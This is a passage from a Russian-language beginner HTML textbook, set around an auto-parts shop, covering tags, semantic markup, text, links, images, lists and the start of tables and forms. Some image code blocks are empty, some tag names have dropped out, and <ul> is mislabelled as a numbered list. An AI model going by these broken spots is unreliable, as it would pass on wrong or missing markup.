Открылся текст кода вместо страницы. Файл сохранился как `index.html.txt`. На Windows расширения по умолчанию скрыты. Лечение: Проводник → Вид → поставить галочку «Расширения имён файлов», потом переименовать.

Вместо русского — `ÐžÑ€Ð¾Ð³Ñ€Ð°Ð¼Ð¼Ð°`. Забыли `<meta charset="UTF-8">` или сохранили файл не в UTF-8. VS Code по умолчанию сохраняет правильно, так что почти всегда дело в забытой строчке.

Поменял файл, а в браузере всё по-старому. Сначала проверьте, что файл сохранён (в VS Code у несохранённого файла точка на вкладке). Потом нажмите **Ctrl+F5** — обновление мимо кэша.

Забыл закрыть тег. Написали `<h1>` и не написали `</h1>` — дальше вся страница станет огромным заголовком. Браузер не ругается, он просто делает как понял. VS Code обычно закрывает теги сам, но проверять полезно.

Кавычки «не те». Атрибуты пишутся в **прямых** кавычках: `lang="ru"`. Если скопировать код из Word или мессенджера, кавычки могут превратиться в «ёлочки» — и атрибут сломается. Ещё один довод набирать руками.

Задача 4.1. Сделайте страницу из главы у себя. Убедитесь, что она открывается и русский текст читается.

Задача 4.2. Поменяйте `<title>` на своё имя. Сохраните, обновите браузер. Где именно изменился текст? (Подсказка: смотрите не на страницу.)

Задача 4.3. Добавьте в каталог третий товар — на ваш выбор, с названием, артикулом, ценой и наличием. Скопируйте структуру существующих.

Задача 4.4. Специально сломайте страницу и посмотрите, что будет:

1. Уберите `</h1>` у первого заголовка. Обновите. Что стало со страницей?
2. Верните обратно.
3. Уберите строку `<meta charset="UTF-8">`. Обновите. Что стало с русским текстом?
4. Верните обратно.

Ломать специально — лучший способ понять, зачем нужна каждая строчка. Так вы потом узнаете симптом мгновенно.

Задача 4.5. Попробуйте `<h1>`, `<h2>`, `<h3>`, `<h4>`, `<h5>`, `<h6>` подряд с одинаковым текстом. Как меняется размер?

Задача 4.6. Откройте свою страницу и нажмите **F12** → **Elements**. Найдите там `<h1>`, который написали. Разверните дерево. Узнаёте свою структуру?

Задача 4.7. Откройте на любом крупном сайте код страницы (правая кнопка → «Посмотреть код страницы») и найдите в нём `<!DOCTYPE html>`, `<head>`, `<body>` и `<meta charset`. Убедитесь: у всех одно и то же.

Ответы — в Приложении Г.

В БОЮ

Откройте в этом репозитории файл `index.php` — главную страницу настоящего магазина.

Кода там много и он пока непонятен. Но найдите глазами `<head>`, `<meta charset`, `<title>` и `<body>`. Они там есть, ровно в том же порядке, что и в вашем файле.

Разница между вашей страницей и боевой — не в структуре. Структура одна. Разница в количестве наполнения. А его мы будем добавлять шестьдесят глав.

- Страница называется `index.html` — это имя главной по умолчанию.
- `<!DOCTYPE html>` — первая строка всегда, включает современный режим.
- `<html lang="ru">` — вся страница, язык русский.
- `<head>` — служебное и невидимое: кодировка, название вкладки.
- `<body>` — всё, что видно человеку.
- `<meta charset="UTF-8">` **обязателен**, иначе русский превратится в кракозябры.
- **Атрибут** — уточнение к тегу: `имя="значение"`.
- **Одиночные теги** (`<meta>`, `<img>`, `<br>`) не закрываются.
- **Отступы** нужны человеку, а не браузеру. Делайте их всегда.
- Страница без CSS выглядит ужасно — и это нормально. HTML отвечает за смысл.

Со следующей главы начинается настоящий HTML: разберём теги по-серьёзному и научимся размечать что угодно.

Теги и структура документа

ЗАЧЕМ ЭТО

Зачем эта глава

В прошлой главе вы написали страницу и она заработала. Но написали вы её «по образцу» — как переписывают иероглифы, не зная языка.

Пора выучить язык. В этой главе разберёмся:

- что такое тег на самом деле и по каким правилам он живёт;
- почему одни элементы занимают всю строку, а другие — только своё место;
- зачем нужны `<div>` и `<span>`, если они ничего не делают;
- и главное — что такое **семантика** и почему из-за неё сайты попадают или не попадают в поиск.

После этой главы вы перестанете «списывать» и начнёте писать HTML осмысленно.

РАЗБИРАЕМСЯ

Что такое тег

Тег — это метка, которой вы называете кусок содержимого.

Вы не «рисуете заголовок». Вы говорите браузеру: вот это — заголовок. А как его показать, браузер решит сам.

```
<h1>Автозапчасти Firdavs</h1>
```

Здесь три части:

ЧАСТЬ	НАЗВАНИЕ	ЧТО ДЕЛАЕТ
<code><h1></code>	открывающий тег	«Внимание, начинается заголовок»
Автозапчасти Firdavs	содержимое	То, что видит человек
<code></h1></code>	закрывающий тег	«Заголовок закончился»

Всё вместе — элемент.

► Правило вложенности

Элементы можно класть друг в друга. Но закрывать нужно в обратном порядке — как матрёшки.

Правильно:

```
<p>Цена: <strong>250 сомони</strong></p>
```

Открыли `<p>`, внутри открыли `<strong>`, закрыли `</strong>`, потом закрыли `</p>`.
Внутренняя матрёшка закрылась первой.

Неправильно:

```
<p>Цена: <strong>250 сомони</p></strong>
```

Тут `<p>` закрылся раньше, чем `<strong>`. Браузер не выдаст ошибку — он попытается догадаться. И часто догадается неправильно, а вы полчаса будете искать, почему поехала вёрстка.

Запомните так: что открыли последним — закрываете первым.

► Атрибуты — уточнения к тегу

Атрибут добавляет тегу подробностей. Пишется внутри открывающего тега:

```
<html lang="ru">

<a href="/catalog">Каталог</a>
```

Формула всегда одна:

имя="значение"

ПРАВИЛО

ПОЯСНЕНИЕ

Кавычки **прямые**

`lang="ru"`, а не `lang=«ru»`

Атрибутов может быть много

Разделяются пробелом

Порядок не важен

`` = ``

Некоторые атрибуты без значения

`<input required>` — просто «обязательное»

Два атрибута, которые есть почти у любого тега и понадобятся в главе 9:

- **class** — «этот элемент относится к такой-то группе». По классу CSS будет находить элементы и красить: `<div class="tovar">`.
- **id** — «у этого элемента уникальное имя». На странице **id** должен быть один: `<div id="korzina">`.

Разница простая: класс — как «студент группы 101» (таких много). **id** — как номер паспорта (такой один).

РАЗБИРАЕМСЯ

Блочные и строчные элементы

Вот важное различие, которое объясняет половину «непонятного поведения» вёрстки.

► Блочные — занимают всю строку

Блочный элемент всегда начинается с новой строки и растягивается на всю ширину, даже если содержимого в нём одно слово.

Примеры: `<h1>` ... `<h6>`, `<p>`, `<div>`, `<ul>`, `<table>`, `<form>`.

Аналогия: абзац в книге. Даже если в нём одно слово, он всё равно занимает отдельную строку и никого рядом не пускает.

► Строчные — занимают только своё место

Строчный элемент встраивается в строку и занимает ровно столько, сколько нужно его содержимому.

Примеры: `<a>`, `<strong>`, `<em>`, `<span>`, `<img>`.

Аналогия: выделенное слово в предложении. Оно внутри строки, не разрывает её.

► Сравните на примере

```
<p>Первый абзац</p>
<p>Второй абзац</p>
```

Встанут друг под другом, потому что `<p>` — блочный.

```
<strong>Первое</strong>
<strong>Второе</strong>
```

Встанут в одну строку, потому что `<strong>` — строчный.

Практический вывод. Когда вы недоумеваете «почему эти два блока не встают рядом» или «почему кнопка растянулась на весь экран» — почти всегда ответ здесь. В главе 11 мы научимся управлять этим через CSS.

РАЗБИРАЕМСЯ

и — коробки без смысла

Два тега, которые вы будете использовать чаще всех.

ТЕГ	ТИП	СМЫСЛ	ЗАЧЕМ
<code><div></code>	блочный	никакого	Сгруппировать блок содержимого
<code></code>	строчный	никакого	Выделить кусочек внутри строки

Оба ничего не означают и никак не выглядят. Это чистые контейнеры.

► Зачем нужна пустая коробка

Возьмём карточку товара из прошлой главы:

```
<h2>Тормозные колодки Bosch</h2>
<p>Артикул: 0986424815</p>
<p>Цена: 250 сомони</p>
<button>Купить</button>
```

Четыре отдельных элемента. Браузер не знает, что они связаны — для него это просто заголовок, два абзаца и кнопка, идущие подряд.

Заворачиваем в коробку:

```
<div class="tovar">
  <h2>Тормозные колодки Bosch</h2>
  <p>Артикул: 0986424815</p>
  <p>Цена: 250 сомони</p>
  <button>Купить</button>
</div>
```

Теперь это одна вещь, у которой есть имя — `товар`. И можно сказать одной строчкой CSS: «все элементы с классом `товар` сделать белыми, с рамкой, скруглёнными углами и отступом». Все карточки оформятся разом.

► А `<span>` зачем

Когда нужно выделить кусочек **внутри** строки:

```
<p>Цена: <span class="cena">250</span> сомони</p>
```

Теперь можно покрасить только число, не трогая слова вокруг.

Правило выбора: нужно завернуть блок содержимого — `<div>`. Нужно выделить пару слов внутри текста — `<span>`.

РАЗБИРАЕМСЯ

Семантика: главная идея HTML

А вот теперь — самое важное в этой главе.

► Проблема

Технически можно построить весь сайт из `<div>`. Вообще весь:

```
<div class="zagolovok">Автозапчасти</div>
<div class="menu">Каталог Доставка Контакты</div>
<div class="tovar">Колодки Bosch</div>
<div class="podval">© 2026</div>
```


Работать будет. Выглядеть после CSS — прилично. Но это плохой код, и вот почему.

Для браузера, поисковика и программы для незрячих это четыре одинаковые безымянные коробки. Слово `zagolovok` в атрибуте `class` ничего им не говорит — они читают теги, а не ваши выдумки. С тем же успехом там могло быть написано `korobka1`.

► Решение: теги, у которых есть смысл

В HTML есть **семантические теги** — теги со значением. Вместо безымянной коробки вы говорите, что это за часть страницы:

ТЕГ	ЧТО ОЗНАЧАЕТ	ЧТО БЫЛО БЫ ВМЕСТО
<code><header></code>	Шапка: логотип, название	<code><div class="header"></code>
<code><nav></code>	Меню, навигация	<code><div class="menu"></code>
<code><main></code>	Основное содержимое страницы	<code><div class="content"></code>
<code><article></code>	Самостоятельный кусок: товар, статья	<code><div class="item"></code>
<code><section></code>	Раздел страницы	<code><div class="block"></code>
<code><aside></code>	Боковая колонка, дополнительное	<code><div class="sidebar"></code>
<code><footer></code>	Подвал: контакты, копирайт	<code><div class="footer"></code>

Пишутся они **точно так же**, как `<div>`, и ведут себя так же — блочные, без вида. Разница только в одном: у них **есть смысл**.

► Как выглядит правильная страница

```
<body>

  <header>

    <h1>Автозапчасти Firdavs</h1>

  </header>

  <nav>

    <a href="/catalog">Каталог</a>
    <a href="/delivery">Доставка</a>
    <a href="/contacts">Контакты</a>

  </nav>

  <main>

    <article>

      <h2>Тормозные колодки Bosch</h2>
      <p>Цена: 250 сомони</p>
      <button>Купить</button>

    </article>

    <article>

      <h2>Масляный фильтр Mann</h2>
      <p>Цена: 45 сомони</p>
      <button>Купить</button>

    </article>

  </main>

  <footer>

    <p>© 2026 Автозапчасти Firdavs. Худжанд.</p>

  </footer>

</body>
```

Автозапчасти Firdavs

[Каталог](#) [Доставка](#) [Контакты](#)

Тормозные колодки Bosch

Цена: 250 сомони

Купить

Масляный фильтр Mann

Цена: 45 сомони

Купить

© 2026 Автозапчасти Firdavs. Худжанд.

Выглядит так же скучно, как раньше, — семантика не про внешность. Но теперь структура страницы **читается** по одному только коду.

► Что вы за это получаете

Три очень практичных выигрыша:

1. **Поисковики понимают страницу.** Google видит `<main>` и знает: вот здесь главное, а `<nav>` и `<footer>` можно не учитывать. Правильная семантика — часть SEO, то есть попадания сайта в поиск.
2. **Незрячие люди могут пользоваться сайтом.** Программы-чтецы умеют перепрыгивать по разделам: «перейти к основному содержимому», «перейти к меню». Если у вас одни `<div>`, прыгать не по чему — человек вынужден слушать всё подряд, включая меню на каждой странице.
3. **Код читаемый.** Через полгода вы откроете свой файл. `</div></div></div></div>` в конце — ад. `</main></body>` — понятно.

Правило на всю жизнь: есть подходящий по смыслу тег — берите его. `<div>` — когда подходящего нет.

Новые слова этой главы, собранные вместе:

СЛОВО	ЧТО ОЗНАЧАЕТ
Тег	Метка в уголках: <code><p></code>
Элемент	Открывающий тег + содержимое + закрывающий
Атрибут	Уточнение внутри тега: <code>class="tovar"</code>
Вложенность	Элементы внутри элементов, как матрёшки
Блочный	Занимает всю строку: <code><div></code> , <code><p></code> , <code><h1></code>
Строчный	Занимает своё место в строке: <code></code> , <code><a></code> , <code></code>
Семантика	Смысл тега. <code><header></code> вместо <code><div class="header"></code>
<code>class</code>	Имя группы. Таких может быть много
<code>id</code>	Уникальное имя. Такой один на странице

Ставить `<h1>` несколько раз. `<h1>` — главный заголовок страницы, он один. Дальше по убыванию: `<h2>` для разделов, `<h3>` внутри них. Не прыгайте через уровень (`<h1>` → `<h3>`) и не выбирайте заголовок по размеру — размер настроим в CSS.

Выбирать тег по внешнему виду. «Мне нужен мелкий текст, возьму `<h6>`» — так нельзя. Тег выбирают по смыслу, внешний вид задаёт CSS. Это ошибка, которую совершают почти все новички.

Заворачивать всё подряд в лишние `<div>`. Если внутри коробки лежит ровно один элемент и коробка ничего не группирует — она не нужна. Лишние обёртки делают код нечитаемым.

Пробел внутри тега. `< p>` — не работает. Между `<` и именем тега пробела быть не должно.

Русские буквы в `class` и `id`. Технически возможно, практически — источник проблем. Только латиница: `class="tovar"` , а не `class="товар"` .

Задача 5.1. Перепишите свою страницу из главы 4, добавив семантические теги:

`<header>` с названием магазина, `<nav>` с тремя ссылками, `<main>` с товарами (каждый в `<article>`), `<footer>` с копирайтом.

Задача 5.2. Для каждого определите — блочный или строчный: `<p>`, `<span>`, `<div>`, `<a>`, `<h2>`, `<strong>`, `<article>`, `<em>`.

Задача 5.3. Найдите ошибку и объясните, в чём она:

```
<p>Цена: <strong>250 сомони</p></strong>
```

Задача 5.4. Замените `<div>` на подходящий семантический тег:

```
<div class="header">...</div>
<div class="menu">...</div>
<div class="content">...</div>
<div class="sidebar">...</div>
<div class="footer">...</div>
```

Задача 5.5. В каком случае берут `<div>`, а в каком `<span>`? Приведите свой пример на каждый.

Задача 5.6. Откройте крупный интернет-магазин, нажмите F12 → Elements и поищите теги `<header>`, `<nav>`, `<main>`, `<footer>`. Есть ли они? У некоторых крупных сайтов их нет — сплошные `<div>`. Как думаете, почему так вышло?

Задача 5.7. Объясните своими словами, почему `<div class="zagolovok">` хуже, чем `<h1>`. Два предложения.

Ответы — в Приложении Г.

Откройте `index.php` в корне репозитория и поищите в нём `<div class=`. Найдёте много.

Это правда жизни: боевой код никогда не бывает идеальным. Сайт autodoc.tj построен на готовом шаблоне Mazlay, а шаблоны обычно щедрЫ на `<div>`.

Важный вывод, который стоит усвоить сразу: **работающий код с недостатками лучше, чем идеальный код, которого нет**. Стремитесь к семантике в том, что пишете сами, но не переписывайте рабочий сайт ради красоты — у бизнеса есть задачи поважнее.

ИТОГ

Итог

- **Элемент** = открывающий тег + содержимое + закрывающий.
- Вложенность закрывается **в обратном порядке**, как матрёшки.
- **Атрибут** — уточнение: `имя="значение"`, кавычки прямые.
- `class` — имя группы (много), `id` — уникальное имя (один).
- **Блочные** занимают всю строку, **строчные** — только своё место.
- `<div>` — блочная коробка, `<span>` — строчная. Обе без смысла.
- **Семантика**: `<header>`, `<nav>`, `<main>`, `<article>`, `<footer>` — то же самое, но со смыслом. Нужны для поиска, для незрячих и для читаемости.
- Тег выбирают **по смыслу**, а не по внешнему виду.

В следующей главе наполним каркас содержимым: текст, ссылки, картинки и списки.

Текст, ссылки, картинки, списки

ЗАЧЕМ ЭТО**Зачем эта глава**

Каркас страницы у вас есть. Теперь научимся наполнять его тем, из чего состоит любой сайт: текстом, ссылками, картинками и списками.

Тегов здесь будет много, но пугаться не надо — это как выучить названия инструментов в мастерской. Каждый простой, каждый делает одну вещь. К концу главы вы сможете разметить любую страницу с текстом.

РАЗБИРАЕМСЯ**Текст****► Заголовки: от `<h1>` до `<h6>`**

```
<h1>Автозапчасти Firdavs</h1>
<h2>Тормозная система</h2>
<h3>Колодки</h3>
```

Шесть уровней. Работают как оглавление книги: часть → глава → раздел.

Три правила, которые нарушают все:

- 1.** `<h1>` на странице один. Это её название. Не два, не три.
- 2.** Не прыгать через уровень. После `<h1>` идёт `<h2>`, а не `<h3>`.
- 3.** Не выбирать по размеру. Нужен мелкий заголовок — берите правильный уровень и уменьшайте его в CSS.

Почему это важно: по заголовкам строится «оглавление» страницы. Им пользуются поисковики и программы для незрячих. Сломанная иерархия — сломанное оглавление.

► Абзацы и переносы

```
<p>Первый абзац текста.</p>
<p>Второй абзац текста.</p>
```

Абзац — `<p>`, блочный, сам отделяется отступами.

Важная особенность HTML: он не видит ваших переносов строк и лишних пробелов.

```
<p>Слово      другое
слово</p>
```

Браузер покажет: `Слово другое слово`. Все пробелы подряд он сожмёт в один, а перенос строки посчитает пробелом.

Это не ошибка, а правило: пустое место в коде нужно человеку, а не браузеру. Поэтому можно спокойно делать отступы и переносы для читаемости — на результат не влияет.

Нужен настоящий перенос строки внутри абзаца — есть одиночный тег `<br>`:

```
<p>Худжанд, ул. Ленина, 15<br>Телефон: +992 92 777 77 77</p>
```

⚠ Не используйте `<br><br>` для отступов между абзацами. Для этого есть `<p>` и отступы в CSS. `<br>` — только для случаев, когда перенос часть содержания: адрес, стихи, реквизиты.

► Выделение: `<strong>` и `<em>`

```
<p>Цена: <strong>250 сомони</strong></p>
<p>Товар <em>под заказ</em>, срок 5 дней.</p>
```

ТЕГ	КАК ВЫГЛЯДИТ	ЧТО ОЗНАЧАЕТ
<code></code>	жирный	Важно. Обратите внимание
<code></code>	курсив	Смысловое ударение

Есть ещё `<b>` (жирный) и `<i>` (курсив). Выглядят так же, но не несут смысла — просто «сделай жирным». Программа для незрячих выделит голосом `<strong>` и проигнорирует `<b>`.

Правило: важное — `<strong>`, ударение — `<em>`, а `<b>` и `<i>` не трогайте.

► Остальные полезные теги

```
<p>Артикул: <code>0986424815</code></p>
<p>Цена: <s>300</s> 250 сомони</p>
<p>Гарантия <small>(при сохранении чека)</small></p>
<blockquote>Отличные колодки, тормозит как новая.</blockquote>
<hr>
```

ТЕГ	ЧТО ДЕЛАЕТ	ГДЕ ПРИГОДИТСЯ
<code><code></code>	Моноширинный шрифт	Артикулы, коды, куски кода
<code><s></code>	Зачёркнутый	Старая цена при скидке
<code><small></code>	Мелкий текст	Примечания, сноски
<code><blockquote></code>	Цитата	Отзывы покупателей
<code><hr></code>	Линия-разделитель	Разделить разделы

РАЗБИРАЕМСЯ

Ссылки

Ссылка — то, ради чего интернет вообще существует. Тег `<a>`, от английского *anchor*, якорь.

```
<a href="/catalog">Каталог</a>
```

ЧАСТЬ	ЧТО ЭТО
<code><a></code>	Тег ссылки. Строчный — встраивается в текст
<code>href</code>	Куда ведём. От <i>hypertext reference</i>
Каталог	Что видит и нажимает человек

Без `href` ссылка не работает. Это её единственный обязательный атрибут.

► Виды адресов

Здесь новички путаются чаще всего, поэтому разберём подробно.

```
<a href="https://autodoc.tj/catalog">На другой сайт</a>
<a href="/catalog">От корня сайта</a>
<a href="catalog.html">Рядом с текущим файлом</a>
<a href="../index.html">На папку выше</a>
<a href="#dostavka">К месту на этой же странице</a>
```

ЗАПИСЬ	НАЗВАНИЕ	КУДА ВЕДЁТ
<code>https://...</code>	Абсолютный	Полный адрес. На чужие сайты только так
<code>/catalog</code>	От корня	От начала вашего сайта. Работает с любой страницы
<code>catalog.html</code>	Относительный	Файл в той же папке
<code>../index.html</code>	Относительный	<code>..</code> — подняться на папку выше
<code>#dostavka</code>	Якорь	К элементу с <code>id="dostavka"</code> на этой странице

Практический совет: внутри своего сайта используйте адреса **от корня** — `/catalog`. Относительные ломаются, когда вы переносите файл в другую папку, и это одна из самых раздражающих ошибок.

► Особые ссылки

```
<a href="tel:+992927777777">+992 92 777 77 77</a>
<a href="mailto:info@autodoc.tj">Написать нам</a>
```

На телефоне первая ссылка **сразу звонит**. Вторая открывает почтовую программу. Мелочь, а покупателю приятно.

► Открыть в новой вкладке

```
<a href="https://bosch.com" target="_blank" rel="noopener">Сайт Bosch</a>
```

`target="_blank"` — открыть в новой вкладке. `rel="noopener"` — обязательная добавка для безопасности: без неё чужая страница получает доступ к вашей.

Когда открывать в новой вкладке: ссылки на **чужие** сайты. Свои страницы — в той же вкладке, иначе завалите человеку браузер.

```

```

`<img>` — одиночный тег, закрывать не нужно. Два обязательных атрибута:

АТТРИБУТ**ЧТО ЗНАЧИТ**

<code>src</code>	Откуда брать. Путь к файлу (<i>source</i> — источник)
<code>alt</code>	Что здесь изображено словами

► Почему `alt` обязателен

Про него всегда забывают, а он делает три вещи:

1. Показывается, если картинка не загрузилась. Битый путь, медленный интернет — человек увидит хотя бы описание.
2. Его читают программы для незрячих. Без `alt` человек услышит «изображение» — и всё.
3. По нему картинки находят в поиске. Поиск по картинкам работает именно на `alt`.

Как писать `alt`:

```
  
  

```



Пустой `alt=""` — это осознанное «картинка декоративная, читать нечего». Для узоров и разделителей так правильно. Для товара — нет.

► Размеры

```

```

Указывать размеры полезно: браузер заранее резервирует место, и страница не «прыгает» во время загрузки. Знакомое раздражение, когда читаешь текст, а он уезжает вниз, — это как раз незадаанные размеры.

► Форматы

ФОРМАТ	ДЛЯ ЧЕГО
JPG	Фотографии товаров
PNG	Логотипы, картинки с прозрачностью
SVG	Иконки, схемы. Не мылятся при увеличении
WebP	Современный, весит меньше при том же качестве

⚠ Главная ошибка новичка с картинками: залить фото прямо с телефона. Такое фото весит 5 МБ. Двадцать товаров — 100 МБ на одной странице. С мобильного интернета это не откроется никогда. Фото для сайта сжимают до 100–300 КБ.

РАЗБИРАЕМСЯ

Списки

► Маркированный — когда порядок не важен

```
<ul>
  <li>Тормозные колодки</li>
  <li>Тормозные диски</li>
  <li>Тормозная жидкость</li>
</ul>
```

`<ul>` — *unordered list*, нумерованный список. `<li>` — *list item*, пункт.

► Нумерованный — когда порядок важен

```
<ol>
  <li>Выберите товар</li>
  <li>Добавьте в корзину</li>
  <li>Оформите заказ</li>
</ol>
```

`<ol>` — *ordered list*. Номера браузер расставляет сам — не пишите их руками, иначе при вставке нового пункта придётся перенумеровывать всё.

Правило: можно переставить пункты местами без потери смысла — `<ul>`. Нельзя (это шаги, рейтинг, инструкция) — `<ol>`.

► Вложенные списки

```
<ul>
  <li>Тормозная система
    <ul>
      <li>Колодки</li>
      <li>Диски</li>
    </ul>
  </li>
  <li>Двигатель</li>
</ul>
```

Внимание: вложенный список кладут **внутри** `<li>`, а не между ними. Так делают многоуровневые меню каталога.

► Список описаний

Редкий, но очень удобный для характеристик товара:

```
<dl>
  <dt>Производитель</dt>
  <dd>Bosch</dd>
  <dt>Артикул</dt>
  <dd>0986424815</dd>
  <dt>Гарантия</dt>
  <dd>12 месяцев</dd>
</dl>
```

`<dl>` — список, `<dt>` — термин, `<dd>` — описание.

Страница товара, использующая всё из этой главы:

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <title>Тормозные колодки Bosch – Автозапчасти Firdavs</title>
</head>
<body>
  <header>
    <h1>Автозапчасти Firdavs</h1>
  </header>

  <nav>
    <a href="/">Главная</a> ·
    <a href="/catalog">Каталог</a> ·
    <a href="/contacts">Контакты</a>
  </nav>

  <main>
    <article>
      <h2>Тормозные колодки Bosch</h2>

      <p>Артикул: <code>0986424815</code></p>
      <p>Цена: <s>300</s> <strong>250 сомони</strong></p>
      <p>Состояние: <em>в наличии, 7 комплектов</em></p>

      <h3>Характеристики</h3>
      <dl>
        <dt>Производитель</dt>
        <dd>Bosch, Германия</dd>
        <dt>Подходит для</dt>
        <dd>Toyota Camry 2011–2017</dd>
        <dt>Гарантия</dt>
        <dd>12 месяцев</dd>
      </dl>
    </article>
  </main>
</body>
</html>
```

```

<h3>Что входит в комплект</h3>
<ul>
  <li>Колодки передние – 4 шт.</li>
  <li>Смазка направляющих</li>
  <li>Датчик износа</li>
</ul>

<h3>Как заказать</h3>
<ol>
  <li>Позвоните или напишите нам</li>
  <li>Уточните марку и год автомобиля</li>
  <li>Заберите в Худжанде или закажите доставку</li>
</ol>

<button>Купить</button>

<hr>

<blockquote>Поставил на Камри – тормозит мягко, скрипа нет. Рекомендую.
</blockquote>
<p><small>Отзыв покупателя, март 2026</small></p>
</article>
</main>

<footer>
  <p>Худжанд, ул. Ленина 15<br>
  Телефон: <a href="tel:+992927777777">+992 92 777 77 77</a></p>
  <p><small>© 2026 Автозапчасти Firdavs</small></p>
</footer>
</body>
</html>

```

Автозапчасти Firdavs

[Главная](#) · [Каталог](#) · [Контакты](#)

Тормозные колодки Bosch

Артикул: 0986424815

Цена: ~~300~~ **250 сомони**

Состояние: *в наличии, 7 комплектов*

Характеристики

Производитель

Bosch, Германия

Подходит для

Toyota Camry 2011–2017

Гарантия

12 месяцев

Что входит в комплект

- Колодки передние — 4 шт.
- Смазка направляющих
- Датчик износа

Как заказать

1. Позвоните или напишите нам
2. Уточните марку и год автомобиля
3. Заберите в Худжанде или закажите доставку

Купить

Поставил на Камри — тормозит мягко, скрипа нет. Рекомендую.

Отзыв покупателя, март 2026

Худжанд, ул. Ленина 15

Телефон: [+992 92 777 77 77](tel:+992927777777)

© 2026 Автозапчасти Firdavs

Опять некрасиво — и опять правильно. Зато посмотрите, сколько всего уже работает само по себе:

- заголовки выстроились по важности;
- ссылки синие и подчёркнутые, нажимаются;
- список с точками, нумерованный — с цифрами;
- зачёркнутая старая цена рядом с новой;
- цитата отодвинута от края;
- характеристики выстроились в два уровня;
- телефон на мобильном будет звонить одним касанием.

Всё это браузер сделал сам, потому что вы **правильно назвали каждую часть**. Добавим CSS — и та же страница станет магазином.

ГРАБЛИ

Грабли

Картинка не отображается. Три причины по частоте: неверный путь в `src` (проверьте регистр букв — `Kolodki.JPG` и `kolodki.jpg` для сервера разные файлы), файл не туда положили, опечатка в расширении.

`<br>` вместо абзацев. Признак кода, написанного наугад. Абзац — `<p>`.

Ссылка без `href`. `<a>Каталог</a>` — не ссылка, а просто текст.

Ссылки на весь сайт в новой вкладке. Раздражает. `target="_blank"` — только для чужих сайтов.

Фото по 5 МБ. Сожмите до 100–300 КБ, иначе сайт будет открываться минуту.

`alt="фото"`. Бессмысленно. Пишите, что на картинке, или ставьте пустой `alt=""`, если она декоративная.

ЗАДАЧИ

Задачи

Задача 6.1. Сделайте страницу товара из примера у себя. Возьмите свой товар, не колодки.

Задача 6.2. Найдите ошибки:

```
<a>Каталог</a>

<ul>
  <p>Первый пункт</p>
  <p>Второй пункт</p>
</ul>
<h1>Заголовок</h1>
<h1>Другой заголовок</h1>
```

Задача 6.3. Что покажет браузер? Ответьте, не запуская:

```
<p>Один      два
три</p>
```

Задача 6.4. Сделайте меню каталога вложенным списком, три раздела по два подраздела в каждом.

Задача 6.5. Разметьте свою визитку: имя `<h1>`, должность абзацем, телефон ссылкой `tel:`, почта ссылкой `mailto:`, три навыка списком.

Задача 6.6. Когда `<ul>`, а когда `<ol>` ?

1. Список ингредиентов плова.
2. Шаги приготовления плова.
3. Топ-5 самых продаваемых товаров.
4. Что входит в комплект поставки.

Задача 6.7. Скачайте любое фото, положите рядом с `index.html` и вставьте на страницу с осмысленным `alt`. Потом специально сломайте путь в `src` и обновите — увидите, как выглядит `alt` в деле.

Ответы — в Приложении Г.

Откройте `pages/` в этом репозитории и посмотрите, как в боевом коде выводятся характеристики товара и меню каталога. Найдёте те же `<ul>`, `<li>`, `<a>` и `<img>` — только значения в них подставляет РНР, а не человек руками.

Вот к чему мы идём: **разметку пишете вы один раз, а данные в неё подставляются из базы.** Одна страница товара обслуживает десять тысяч товаров.

ИТОГ

Итог

- Заголовки `<h1>` — `<h6>` — иерархия, а не размер. `<h1>` один на страницу.
- HTML **сжимает пробелы и переносы**. Форматируйте код как удобно.
- `<strong>` — важное, `<em>` — ударение. `<b>` и `<i>` не используйте.
- Ссылка `<a href="...">`. Внутри сайта — адреса **от корня**: `/catalog`.
- `tel:` и `mailto:` — звонок и письмо одним касанием.
- `` — **одиночный** тег. `alt` обязателен.
- Фото сжимать до 100–300 КБ. Не заливать прямо с телефона.
- `<ul>` — порядок не важен, `<ol>` — важен, `<dl>` — характеристики.

Дальше — таблицы и формы: научимся принимать данные от покупателя.

Таблицы и формы

ЗАЧЕМ ЭТО

Зачем эта глава

До сих пор мы только **показывали** информацию. Теперь научимся двум вещам посерьёзнее:

- **таблицы** — показывать данные, у которых есть строки и столбцы;
- **формы** — принимать данные от покупателя.

Форма — это первый раз, когда информация побежит в обратную сторону: не от сайта к человеку, а от человека к сайту. Регистрация, вход, поиск, заказ, отзыв — всё это формы.

Отправлять данные по-настоящему мы научимся в главе 24, когда появится РНР. Сейчас построим саму форму — и разберём каждое поле.

РАЗБИРАЕМСЯ

Таблицы

► Когда таблица уместна, а когда нет

Сразу главное правило, потому что его нарушают постоянно:

Таблица — для данных, у которых есть строки и столбцы. Прайс-лист, характеристики, расписание, отчёт о продажах.

Таблица — не для раскладки страницы. Двадцать лет назад сайты верстали таблицами, потому что другого способа не было. Сегодня для раскладки есть Flexbox и Grid (глава 11), а таблица в этой роли ломает мобильную версию и мешает незрячим.

► Из чего состоит таблица

```
<table>
  <thead>
    <tr>
      <th>Товар</th>
      <th>Артикул</th>
      <th>Цена</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Колодки Bosch</td>
      <td>0986424815</td>
      <td>250 сомони</td>
    </tr>
    <tr>
      <td>Фильтр Mann</td>
      <td>W71280</td>
      <td>45 сомони</td>
    </tr>
  </tbody>
</table>
```

ТЕГ	РАСШИФРОВКА	ЧТО ЭТО
<code><table></code>		Вся таблица
<code><thead></code>	<i>table head</i>	Шапка таблицы
<code><tbody></code>	<i>table body</i>	Тело: собственно данные
<code><tr></code>	<i>table row</i>	Строка
<code><th></code>	<i>table header</i>	Ячейка-заголовок. Жирная и по центру
<code><td></code>	<i>table data</i>	Обычная ячейка с данными

Логика такая: таблица состоит из **строк** (`<tr>`), а строка — из **ячеек** (`<th>` или `<td>`).

⚠ Частая путаница: люди пытаются описать таблицу по столбцам. Нельзя. HTML знает только строки. Столбцы получаются сами, когда в каждой строке одинаковое число ячеек.

► Объединение ячеек

```
<tr>
  <td colspan="2">Занимает два столбца</td>
  <td>Обычная</td>
</tr>
<tr>
  <td rowspan="2">Занимает две строки</td>
  <td>Ячейка</td>
</tr>
```

`colspan` — объединить по горизонтали, `rowspan` — по вертикали. Как в Excel.

► Подпись

```
<table>
  <caption>Прайс-лист на тормозную систему, март 2026</caption>
  ...
</table>
```

`<caption>` — заголовок таблицы. Пишется сразу после `<table>`. Полезен и людям, и незрячим.

РАЗБИРАЕМСЯ

Формы

Теперь главное в этой главе.

► Что такое форма

Форма — это конверт, в который складывают данные и отправляют на сервер.

```
<form action="/order.php" method="POST">
  <input type="text" name="phone">
  <button type="submit">Отправить</button>
</form>
```

